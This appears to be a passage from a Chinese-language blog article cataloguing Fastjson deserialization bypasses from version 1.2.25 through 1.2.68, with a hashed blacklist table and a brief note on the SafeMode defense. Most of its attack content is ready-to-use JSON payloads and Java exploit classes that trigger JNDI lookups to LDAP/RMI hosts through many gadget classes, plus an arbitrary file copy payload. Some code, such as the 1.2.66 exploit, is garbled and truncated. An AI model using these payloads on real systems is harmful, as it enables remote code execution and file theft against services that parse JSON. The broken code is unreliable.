
1 2 3 4 5 6 7 8 9 10 package org .mixbp ;import com .alibaba .fastjson .JSON ;public class HighJdkBypass {public static void main (String [] args ) {String payload = "{\" @type\" :\" com.sun.rowset.JdbcRowSetImpl\" ,\" dataSourceName\" :\" rmi://127.0.0.1:1099/remoteObj\" ,\" autoCommit\" :\" true\" }" ;JSON .parse (payload );
这里不需要恶意类,因为是用表达式执行命令
成功弹出计算器
Fastjson各版本绕过 分析fastjson1.2.25的修复代码 寻找可用利用链 通过对黑名单的研究,我们可以找到具体版本有哪些利用链可以利用。
从1.2.42版本开始,Fastjson把原本明文形式的黑名单改成了哈希过的黑名单,目的就是为了防止安全研究者对其进行研究,提高漏洞利用门槛,但是有人已在Github上跑出了大部分黑名单包类:https://github.com/LeadroyaL/fastjson-blacklist
目前已知的哈希黑名单的对应表如下:
version
hash
hex-hash
name
1.2.42
-8720046426850100497
0x86fc2bf9beaf7aefL
org.apache.commons.collections4.comparators
1.2.42
-8109300701639721088
0x8f75f9fa0df03f80L
org.python.core
1.2.42
-7966123100503199569
0x9172a53f157930afL
org.apache.tomcat
1.2.42
-7766605818834748097
0x9437792831df7d3fL
org.apache.xalan
1.2.42
-6835437086156813536
0xa123a62f93178b20L
javax.xml
1.2.42
-4837536971810737970
0xbcdd9dc12766f0ceL
org.springframework.
1.2.42
-4082057040235125754
0xc7599ebfe3e72406L
org.apache.commons.beanutils
1.2.42
-2364987994247679115
0xdf2ddff310cdb375L
org.apache.commons.collections.Transformer
1.2.42
-1872417015366588117
0xe603d6a51fad692bL
org.codehaus.groovy.runtime
1.2.42
-254670111376247151
0xfc773ae20c827691L
java.lang.Thread
1.2.42
-190281065685395680
0xfd5bfc610056d720L
javax.net.
1.2.42
313864100207897507
0x45b11bc78a3aba3L
com.mchange
1.2.42
1203232727967308606
0x10b2bdca849d9b3eL
org.apache.wicket.util
1.2.42
1502845958873959152
0x14db2e6fead04af0L
java.util.jar.
1.2.42
3547627781654598988
0x313bb4abd8d4554cL
org.mozilla.javascript
1.2.42
3730752432285826863
0x33c64b921f523f2fL
java.rmi
1.2.42
3794316665763266033
0x34a81ee78429fdf1L
java.util.prefs.
1.2.42
4147696707147271408
0x398f942e01920cf0L
com.sun.
1.2.42
5347909877633654828
0x4a3797b30328202cL
java.util.logging.
1.2.42
5450448828334921485
0x4ba3e254e758d70dL
org.apache.bcel
1.2.42
5751393439502795295
0x4fd10ddc6d13821fL
java.net.Socket
1.2.42
5944107969236155580
0x527db6b46ce3bcbcL
org.apache.commons.fileupload
1.2.42
6742705432718011780
0x5d92e6ddde40ed84L
org.jboss
1.2.42
7179336928365889465
0x63a220e60a17c7b9L
org.hibernate
1.2.42
7442624256860549330
0x6749835432e0f0d2L
org.apache.commons.collections.functors
1.2.42
8838294710098435315
0x7aa7ee3627a19cf3L
org.apache.myfaces.context.servlet
1.2.43
-2262244760619952081
0xe09ae4604842582fL
java.net.URL
1.2.46
-8165637398350707645
0x8eadd40cb2a94443L
junit.
1.2.46
-8083514888460375884
0x8fd1960988bce8b4L
org.apache.ibatis.datasource
1.2.46
-7921218830998286408
0x92122d710e364fb8L
org.osjava.sj.
1.2.46
-7768608037458185275
0x94305c26580f73c5L
org.apache.log4j.
1.2.46
-6179589609550493385
0xaa3daffdb10c4937L
org.logicalcobwebs.
1.2.46
-5194641081268104286
0xb7e8ed757f5d13a2L
org.apache.logging.
1.2.46
-3935185854875733362
0xc963695082fd728eL
org.apache.commons.dbcp
1.2.46
-2753427844400776271
0xd9c9dbf6bbd27bb1L
com.ibatis.sqlmap.engine.datasource
1.2.46
-1589194880214235129
0xe9f20bad25f60807L
org.jdom.
1.2.46
1073634739308289776
0xee6511b66fd5ef0L
org.slf4j.
1.2.46
5688200883751798389
0x4ef08c90ff16c675L
javassist.
1.2.46
7017492163108594270
0x616323f12c2ce25eL
oracle.net
1.2.46
8389032537095247355
0x746bd4a53ec195fbL
org.jaxen.
1.2.48
1459860845934817624
0x144277b467723158L
java.net.InetAddress
1.2.48
8409640769019589119
0x74b50bb9260e31ffL
java.lang.Class
1.2.49
4904007817188630457
0x440e89208f445fb9L
com.alibaba.fastjson.annotation
1.2.59
5100336081510080343
0x46c808a4b5841f57L
org.apache.cxf.jaxrs.provider.
1.2.59
6456855723474196908
0x599b5c1213a099acL
ch.qos.logback.
1.2.59
8537233257283452655
0x767a586a5107feefL
net.sf.ehcache.transaction.manager.
1.2.60
3688179072722109200
0x332f0b5369a18310L
com.zaxxer.hikari.
1.2.61
-4401390804044377335
0xc2eb1e621f439309L
flex.messaging.util.concurrent.AsynchBeansWorkManagerExecutor
1.2.61
-1650485814983027158
0xe9184be55b1d962aL
org.apache.openjpa.ee.
1.2.61
-1251419154176620831
0xeea210e8da2ec6e1L
oracle.jdbc.rowset.OracleJDBCRowSet
1.2.61
-9822483067882491
0xffdd1a80f1ed3405L
com.mysql.cj.jdbc.admin.
1.2.61
99147092142056280
0x1603dc147a3e358L
oracle.jdbc.connector.OracleManagedConnectionFactory
1.2.61
3114862868117605599
0x2b3a37467a344cdfL
org.apache.ibatis.parsing.
1.2.61
4814658433570175913
0x42d11a560fc9fba9L
org.apache.axis2.jaxws.spi.handler.
1.2.61
6511035576063254270
0x5a5bd85c072e5efeL
jodd.db.connection.
1.2.61
8925522461579647174
0x7bddd363ad3998c6L
org.apache.commons.configuration.JNDIConfiguration
1.2.62
-9164606388214699518
0x80d0c70bcc2fea02L
org.apache.ibatis.executor.
1.2.62
-8649961213709896794
0x87f52a1b07ea33a6L
net.sf.cglib.
1.2.62
-5764804792063216819
0xafff4c95b99a334dL
com.mysql.cj.jdbc.MysqlDataSource
1.2.62
-4438775680185074100
0xc2664d0958ecfe4cL
aj.org.objectweb.asm.
1.2.62
-3319207949486691020
0xd1efcdf4b3316d34L
oracle.jdbc.
1.2.62
-2192804397019347313
0xe1919804d5bf468fL
org.apache.commons.collections.comparators.
1.2.62
-2095516571388852610
0xe2eb3ac7e56c467eL
net.sf.ehcache.hibernate.
1.2.62
4750336058574309
0x10e067cd55c5e5L
com.mysql.cj.log.
1.2.62
218512992947536312
0x3085068cb7201b8L
org.h2.jdbcx.
1.2.62
823641066473609950
0xb6e292fa5955adeL
org.apache.commons.logging.
1.2.62
1534439610567445754
0x154b6cb22d294cfaL
org.apache.ibatis.reflection.
1.2.62
1818089308493370394
0x193b2697eaaed41aL
org.h2.server.
1.2.62
2164696723069287854
0x1e0a8c3358ff3daeL
org.apache.ibatis.datasource.
1.2.62
2653453629929770569
0x24d2f6048fef4e49L
org.objectweb.asm.
1.2.62
2836431254737891113
0x275d0732b877af29L
flex.messaging.util.concurrent.
1.2.62
3089451460101527857
0x2adfefbbfe29d931L
org.apache.ibatis.javassist.
1.2.62
3718352661124136681
0x339a3e0b6beebee9L
org.apache.ibatis.ognl.
1.2.62
4046190361520671643
0x3826f4b2380c8b9bL
com.mysql.cj.jdbc.MysqlConnectionPoolDataSource
1.2.62
6280357960959217660
0x5728504a6d454ffcL
org.apache.ibatis.scripting.
1.2.62
6734240326434096246
0x5d74d3e5b9370476L
com.mysql.cj.jdbc.MysqlXADataSource
1.2.62
7123326897294507060
0x62db241274397c34L
org.apache.commons.collections.functors.
1.2.62
8488266005336625107
0x75cc60f5871d0fd3L
org.apache.commons.configuration
目前未知的哈希黑名单:
version
hash
hex-hash
name
1.2.42
33238344207745342
0x761619136cc13eL
1.2.62
-6316154655839304624
0xa85882ce1044c450L
1.2.62
-5472097725414717105
0xb40f341c746ec94fL
1.2.62
-4608341446948126581
0xc00be1debaf2808bL
1.2.62
3256258368248066264
0x2d308dbbc851b0d8L
1.2.62
4841947709850912914
0x43320dc9d2ae0892L
1.2.62
6534946468240507089
0x5ab0cb3071ab40d1L
1.2.25 - 1.2.41 补丁绕过 sun 包里面的这个 JdbcRowSetImpl 类被 ban 了,尝试在 com.sun.rowset.JdbcRowSetImpl 前面加一个 L,结尾加上 ; 绕过
EXP 如下
1 2 3 4 5 6 7 8 9 10 import com .alibaba .fastjson .JSON ; import com .alibaba .fastjson .parser .ParserConfig ; public class SuccessBypassEXP { public static void main (String [] args ) { ParserConfig .getGlobalInstance ().setAutoTypeSupport (true ); String payload = "{\" @type\" :\" Lcom.sun.rowset.JdbcRowSetImpl;\" ,\" dataSourceName\" :\" ldap://127.0.0.1:1234/ExportObject\" ,\" autoCommit\" :\" true\" }" ; JSON .parse (payload );
1.2.25-1.2.42 补丁绕过 EXP
1 2 3 4 5 { "@type" : "LLcom.sun.rowset.JdbcRowSetImpl;;" , "dataSourceName" : "ldap://localhost:1389/Exploit" , "autoCommit" : true }
1.2.25-1.2.43 补丁绕过 EXP
1 2 3 4 5 { "@type" : "[com.sun.rowset.JdbcRowSetImpl" [ { , "dataSourceName" : "ldap://localhost:1389/Exploit" , "autoCommit" : true }
1.2.25-1.2.45补丁绕过 前提条件:需要目标服务端存在mybatis的jar包,且版本需为3.x.x系列<3.5.0的版本。
直接给出payload,要连LDAP或RMI都可以:
1 2 3 4 5 6 7 {"@type " :"org.apache.ibatis.datasource.jndi.JndiDataSourceFactory" ,"properties" :"data_source" :"ldap://localhost:1389/Exploit"
关键PoC:org.apache.ibatis.datasource.jndi.JndiDataSourceFactory
EXP 如下
1 2 3 4 5 6 7 8 9 10 11 12 import com .alibaba .fastjson .JSON ; import com .alibaba .fastjson .parser .ParserConfig ; public class SuccessBypassEXP_45 { public static void main (String [] args ) { ParserConfig .getGlobalInstance ().setAutoTypeSupport (true ); String payload = "{\" @type\" :\" org.apache.ibatis.datasource.jndi.JndiDataSourceFactory\" ," + "\" properties\" :{\" data_source\" :\" ldap://localhost:1234/Exploit\" }}" ; JSON .parse (payload );
1.2.25-1.2.47补丁绕过 无需开启AutoTypeSupport 本次Fastjson反序列化漏洞也是基于checkAutoType()函数绕过的,并且无需开启AutoTypeSupport ,大大提高了成功利用的概率。
1.2.25-1.2.32版本:未开启AutoTypeSupport时能成功利用,开启AutoTypeSupport反而不能成功触发;
1.2.33-1.2.47版本:无论是否开启AutoTypeSupport,都能成功利用;
绕过的大体思路是通过 java.lang.Class,将JdbcRowSetImpl类加载到Map中缓存,从而绕过AutoType的检测。因此将payload分两次发送,第一次加载,第二次执行。默认情况下,只要遇到没有加载到缓存的类,checkAutoType()就会抛出异常终止程序。
Demo如下,无需开启AutoTypeSupport,本地Fastjson用的是1.2.47版本:
EXP 如下
1 2 3 4 5 6 7 8 9 10 import com .alibaba .fastjson .JSON ;public class JdbcRowSetImplPoc {public static void main (String [] argv ){String payload = "{\" a\" :{\" @type\" :\" java.lang.Class\" ,\" val\" :\" com.sun.rowset.JdbcRowSetImpl\" }," + "\" b\" :{\" @type\" :\" com.sun.rowset.JdbcRowSetImpl\" ," + "\" dataSourceName\" :\" ldap://localhost:1389/Exploit\" ,\" autoCommit\" :true}}" ;JSON .parse (payload );
Fastjson <= 1.2.61 通杀 Fastjson1.2.5 <= 1.2.59 需要开启AutoType
1 2 {"@type " :"com.zaxxer.hikari.HikariConfig" ,"metricRegistry" :"ldap://localhost:1389/Exploit" }"@type " :"com.zaxxer.hikari.HikariConfig" ,"healthCheckRegistry" :"ldap://localhost:1389/Exploit" }
Fastjson1.2.5 <= 1.2.60 需要开启 autoType:
1 2 3 {"@type " :"oracle.jdbc.connector.OracleManagedConnectionFactory" ,"xaDataSourceName" :"rmi://10.10.20.166:1099/ExportObject" }"@type " :"org.apache.commons.configuration.JNDIConfiguration" ,"prefix" :"ldap://10.10.20.166:1389/ExportObject" }
Fastjson1.2.5 <= 1.2.61 1 {"@type ":" org.apache.commons.proxy.provider.remoting.SessionBeanProvider"," jndiName":" ldap ://localhost :1389 /ExportObject"}
Fastjson1.2.62-1.2.68版本反序列化漏洞 1.2.62 反序列化漏洞 前提条件
需要开启AutoType;
Fastjson <= 1.2.62;
JNDI注入利用所受的JDK版本限制;
目标服务端需要存在xbean-reflect包;xbean-reflect 包的版本不限,我这里把 pom.xml 贴出来。
pom.xml
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 <dependencies > <dependency > <groupId > com.alibaba</groupId > <artifactId > fastjson</artifactId > <version > 1.2.62</version > </dependency > <dependency > <groupId > org.apache.xbean</groupId > <artifactId > xbean-reflect</artifactId > <version > 4.18</version > </dependency > <dependency > <groupId > commons-collections</groupId > <artifactId > commons-collections</artifactId > <version > 3.2.1</version > </dependency > </dependencies >
payload 可以设置成这样
1 2 3 4 5 6 "{ \" @type\" :\" org.apache.xbean.propertyeditor.JndiConverter\" , \" AsText\" :\" ldap://127.0.0.1:1234/ExportObject\" }"
EXP 如下 1 2 3 4 5 6 7 8 9 10 11 12 import com .alibaba .fastjson .JSON ; import com .alibaba .fastjson .parser .ParserConfig ; import org .apache .xbean .propertyeditor .JndiConverter ; public class EXP_1262 { public static void main (String [] args ) { ParserConfig .getGlobalInstance ().setAutoTypeSupport (true ); String poc = "{\" @type\" :\" org.apache.xbean.propertyeditor.JndiConverter\" ," + "\" AsText\" :\" ldap://127.0.0.1:1234/ExportObject\" }" ; JSON .parse (poc );
1.2.66 反序列化漏洞 前提条件
开启AutoType;
Fastjson <= 1.2.66;
JNDI注入利用所受的JDK版本限制;
org.apache.shiro.jndi.JndiObjectFactory类需要shiro-core包;
br.com.anteros.dbcp.AnterosDBCPConfig 类需要 Anteros-Core和 Anteros-DBCP 包;
com.ibatis.sqlmap.engine.transaction.jta.JtaTransactionConfig类需要ibatis-sqlmap和jta包;
漏洞原理 新Gadget绕过黑名单限制。
1.2.66涉及多条Gadget链,原理都是存在JDNI注入漏洞。
org.apache.shiro.realm.jndi.JndiRealmFactory类PoC:
1 {"@type" :"org.apache.shiro.realm.jndi.JndiRealmFactory" , "jndiNames" :["ldap://localhost:1389/Exploit" ], "Realms" :["" ]}
br.com.anteros.dbcp.AnterosDBCPConfig类PoC:
1 {"@type ":" br.com.anteros.dbcp.AnterosDBCPConfig"," metricRegistry":" ldap ://localhost :1389 /Exploit"}或{" @type ":" br.com.anteros.dbcp.AnterosDBCPConfig"," healthCheckRegistry":" ldap ://localhost :1389 /Exploit"}
com.ibatis.sqlmap.engine.transaction.jta.JtaTransactionConfig类PoC:
1 {"@type " :"com.ibatis.sqlmap.engine.transaction.jta.JtaTransactionConfig" ,"properties" : {"@type " :"java.util.Properties" ,"UserTra
EXP 1 2 3 4 5 6 7 8 9 10 11 12 13 14 import com.alibaba.fastjson.JSON; import com.alibaba.fastjson.parser .ParserConfig; public class EXP_1266 { public static void main(String[] args) { true ); type \":\"org.apache.shiro.realm.jndi.JndiRealmFactory\", \"jndiNames\":[\"ldap://localhost:1234 /ExportObject\"], \"Realms\":[\"\"]}"; type \":\"br.com.anteros.dbcp.AnterosDBCPConfig\",\"metricRegistry\":\"ldap://localhost:1389 /Exploit\"}"; type \":\"br.com.anteros.dbcp.AnterosDBCPConfig\",\"healthCheckRegistry\":\"ldap://localhost:1389 /Exploit\"}"; type \":\"com.ibatis.sqlmap.engine.transaction .jta.JtaTransactionConfig\"," + type \":\"java.util.Properties\",\"UserTransaction\":\"ldap://localhost:1389 /Exploit\"}}"; JSON .parse(poc);
1.2.67反序列化漏洞(黑名单绕过) 前提条件
开启AutoType;
Fastjson <= 1.2.67;
JNDI注入利用所受的JDK版本限制;
org.apache.ignite.cache.jta.jndi.CacheJndiTmLookup类需要ignite-core、ignite-jta和jta依赖;
org.apache.shiro.jndi.JndiObjectFactory类需要shiro-core和slf4j-api依赖;
漏洞原理 新Gadget绕过黑名单限制。
org.apache.ignite.cache.jta.jndi.CacheJndiTmLookup类PoC:
1 {"@type " :"org.apache.ignite.cache.jta.jndi.CacheJndiTmLookup" , "jndiNames" :["ldap://localhost:1389/Exploit" ], "tm" : {"$ref " :"$. tm" }}
org.apache.shiro.jndi.JndiObjectFactory类PoC:
1 {"@type " :"org.apache.shiro.jndi.JndiObjectFactory" ,"resourceName" :"ldap://localhost:1389/Exploit" ,"instance" :{"$ref " :"$. instance" }}
EXP
1 2 3 4 5 6 7 8 9 10 11 12 import com .alibaba .fastjson .JSON ; import com .alibaba .fastjson .parser .ParserConfig ; import com .sun .xml .internal .ws .api .ha .StickyFeature ; public class EXP_1267 { public static void main (String [] args ) { ParserConfig .getGlobalInstance ().setAutoTypeSupport (true ); String poc = "{\" @type\" :\" org.apache.ignite.cache.jta.jndi.CacheJndiTmLookup\" ," + " \" jndiNames\" :[\" ldap://localhost:1234/ExportObject\" ], \" tm\" : {\" $ref\" :\" $.tm\" }}" ; JSON .parse (poc );
1.2.68反序列化漏洞(expectClass绕过AutoType) 前提条件
Fastjson <= 1.2.68;
利用类必须是expectClass类的子类或实现类,并且不在黑名单中;
复制文件(任意文件读取漏洞) 利用类:org.eclipse.core.internal.localstore.SafeFileOutputStream
依赖:
1 2 3 4 5 <dependency > <groupId > org.aspectj</groupId > <artifactId > aspectjtools</artifactId > <version > 1.9.5</version > </dependency >
看下SafeFileOutputStream类的源码,其SafeFileOutputStream(java.lang.String, java.lang.String)构造函数判断了如果targetPath文件不存在且tempPath文件存在,就会把tempPath复制到targetPath中,正是利用其构造函数的这个特点来实现Web场景下的任意文件读取:
EXP
1 2 3 4 5 6 7 8 import com .alibaba .fastjson .JSON ;public class CopyAttack_1268 {public static void main (String [] args ){String poc = "{\" @type\" :\" java.lang.AutoCloseable\" ,\" @type\" :\" org.eclipse.core.internal.localstore.SafeFileOutputStream\" ,\" tempPath\" :\" C:/Windows/win.ini\" ,\" targetPath\" :\" E:/flag.txt\" }" ;JSON .parse (poc );
写入文件 有写入字符限制,不太能用上。
SafeMode 在1.2.68之后的版本,在1.2.68版本中,fastjson增加了safeMode的支持。safeMode打开后,完全禁用autoType。所有的安全修复版本sec10也支持SafeMode配置。
代码中设置开启SafeMode如下:
1 ParserConfig.getGlobalInstance ().setSafeMode (true);
开启之后,就完全禁用AutoType即@type了,这样就能防御住Fastjson反序列化漏洞了。
具体的处理逻辑,是放在checkAutoType()函数中的前面,获取是否设置了SafeMode,如果是则直接抛出异常终止运行:
其他一些绕过黑名单的Gadget 1.2.59 com.zaxxer.hikari.HikariConfig类PoC:
1 {"@type ":" com.zaxxer.hikari.HikariConfig"," metricRegistry":" ldap ://localhost :1389 /Exploit"}或{" @type ":" com.zaxxer.hikari.HikariConfig"," healthCheckRegistry":" ldap ://localhost :1389 /Exploit"}
1.2.61 org.apache.commons.proxy.provider.remoting.SessionBeanProvider类PoC:
1 {"@type ":" org.apache.commons.proxy.provider.remoting.SessionBeanProvider"," jndiName":" ldap ://localhost :1389 /Exploit"," Object":" a"}
1.2.62 org.apache.cocoon.components.slide.impl.JMSContentInterceptor类PoC:
1 {"@type ":" org.apache.cocoon.components.slide.impl.JMSContentInterceptor", " parameters": {" @type ":" java.util.Hashtable"," java.naming.factory.initial":" com.sun.jndi.rmi.registry.RegistryContextFactory"," topic-factory":" ldap ://localhost :1389 /Exploit"}, " namespace":" "}
1.2.68 org.apache.hadoop.shaded.com.zaxxer.hikari.HikariConfig类PoC:
1 {"@type ":" org.apache.hadoop.shaded.com.zaxxer.hikari.HikariConfig"," metricRegistry":" ldap ://localhost :1389 /Exploit"}或{" @type ":" org.apache.hadoop.shaded.com.zaxxer.hikari.HikariConfig"," healthCheckRegistry":" ldap ://localhost :1389 /Exploit"}
com.caucho.config.types.ResourceRef类PoC:
1 {"@type " :"com.caucho.config.types.ResourceRef" ,"lookupName" : "ldap://localhost:1389/Exploit" , "value" : {"$ref " :"$. value" }}
未知版本 org.apache.aries.transaction.jms.RecoverablePooledConnectionFactory类PoC:
1 {"@type" :"org.apache.aries.transaction.jms.RecoverablePooledConnectionFactory" , "tmJndiName" : "ldap://localhost:1389/Exploit" , "tmFromJndi" : true , "transactionManager" : {"$ref " :"$.transactionManager" }}
org.apache.aries.transaction.jms.internal.XaPooledConnectionFactory类PoC:
1 {"@type" :"org.apache.aries.transaction.jms.internal.XaPooledConnectionFactory" , "tmJndiName" : "ldap://localhost:1389/Exploit" , "tmFromJndi" : true , "transactionManager" : {"$ref " :"$.transactionManager" }}
转载请注明来源,欢迎对文章中的引用来源进行考证,欢迎指出任何有错误或不够清晰的表达。